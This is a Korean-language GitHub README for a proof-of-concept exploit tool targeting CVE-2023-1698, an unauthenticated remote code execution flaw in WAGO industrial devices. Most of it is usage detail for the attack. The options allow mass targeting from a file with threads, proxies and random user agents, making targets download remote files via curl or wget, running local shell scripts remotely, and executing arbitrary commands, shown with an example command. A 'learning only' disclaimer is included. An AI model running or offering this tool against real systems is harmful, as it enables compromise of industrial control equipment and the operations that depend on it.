 thedarknessdied/wago-cve-2023-1698
WAGO 시스템 원격 코드 실행 취약점(CVE-2023-1698)

WAGO 시스템 원격 코드 실행 취약점(CVE-2023-1698)
저는 로컬 테스트 및 POC 개발을 위해 도구를 개발했으며, 이는 기술 학습 참고용으로만 제공됩니다. 불법적인 목적으로 사용하지 마십시오. 본 문서에서 제공하는 정보를 사용하여 개인 또는 조직이 초래한 직간접적인 결과와 손실은 전적으로 사용자 본인의 책임이며 작성자와는 아무런 관련이 없습니다!!!

WAGO는 전기 상호 연결, 자동화 및 인터페이스 전자 기술을 전문으로 하는 회사입니다. WAGO의 여러 제품에는 인증되지 않은 원격 공격자가 새 사용자를 생성하고 장치 구성을 변경할 수 있는 취약점이 존재하며, 이는 원격 RCE, 서비스 거부 및 전체 시스템 손상으로 이어질 수 있습니다.
pip install -r requirements.txt
python "WAGO-CVE-2023-1698 .py" -h
usage: WAGO-CVE-2023-1698 .py [-h] (-u URL | -f FILE)
                              [--remote-file-include REMOTE_FILE_INCLUDE | --local-file-include LOCAL_FILE_INCLUDE | --remote-command REMOTE_COMMAND]
                              [--random-agent RANDOM_AGENT] [-d DELAY] [-t THREAD] [--proxy PROXY] [--type TYPE] [-o OUTPUT]

WAGO System Remote Code Execution Vulnerability (CVE-2023-1698)

optional arguments:
  -h, --help            show this help message and exit
  -u URL, --url URL     Enter target object
  -f FILE, --file FILE  Input target object file
  --remote-file-include REMOTE_FILE_INCLUDE
                        Enter the filepath(it must be On the public network)
  --local-file-include LOCAL_FILE_INCLUDE
                        Enter the filepath(it must be On the local)
  --remote-command REMOTE_COMMAND
                        Enter the command you want to execute
  --random-agent RANDOM_AGENT
                        Using random user agents
  -d DELAY, --delay DELAY
                        Set multi threaded access latency (setting range from 0 to 5)
  -t THREAD, --thread THREAD
                        Set the number of program threads (setting range from 1 to 50)
  --proxy PROXY         Set up the proxy
  --type TYPE           Set up the remote upload file type
  -o OUTPUT, --output OUTPUT
                        output filename
--remote-file-include, 원격 파일 URL을 지정하면 curl 또는 wget을 통해 파일을 tmp 디렉터리 또는 현재 디렉터리에 업로드합니다. --local-file-include, 로컬 셸 스크립트 파일을 구문 분석하여 원격으로 실행합니다. --remote-command REMOTE 시스템 명령을 실행합니다.
python wago.py -u ** --proxy http://127.0.0.1:10809 --remote-command "cat /var/log/wago"






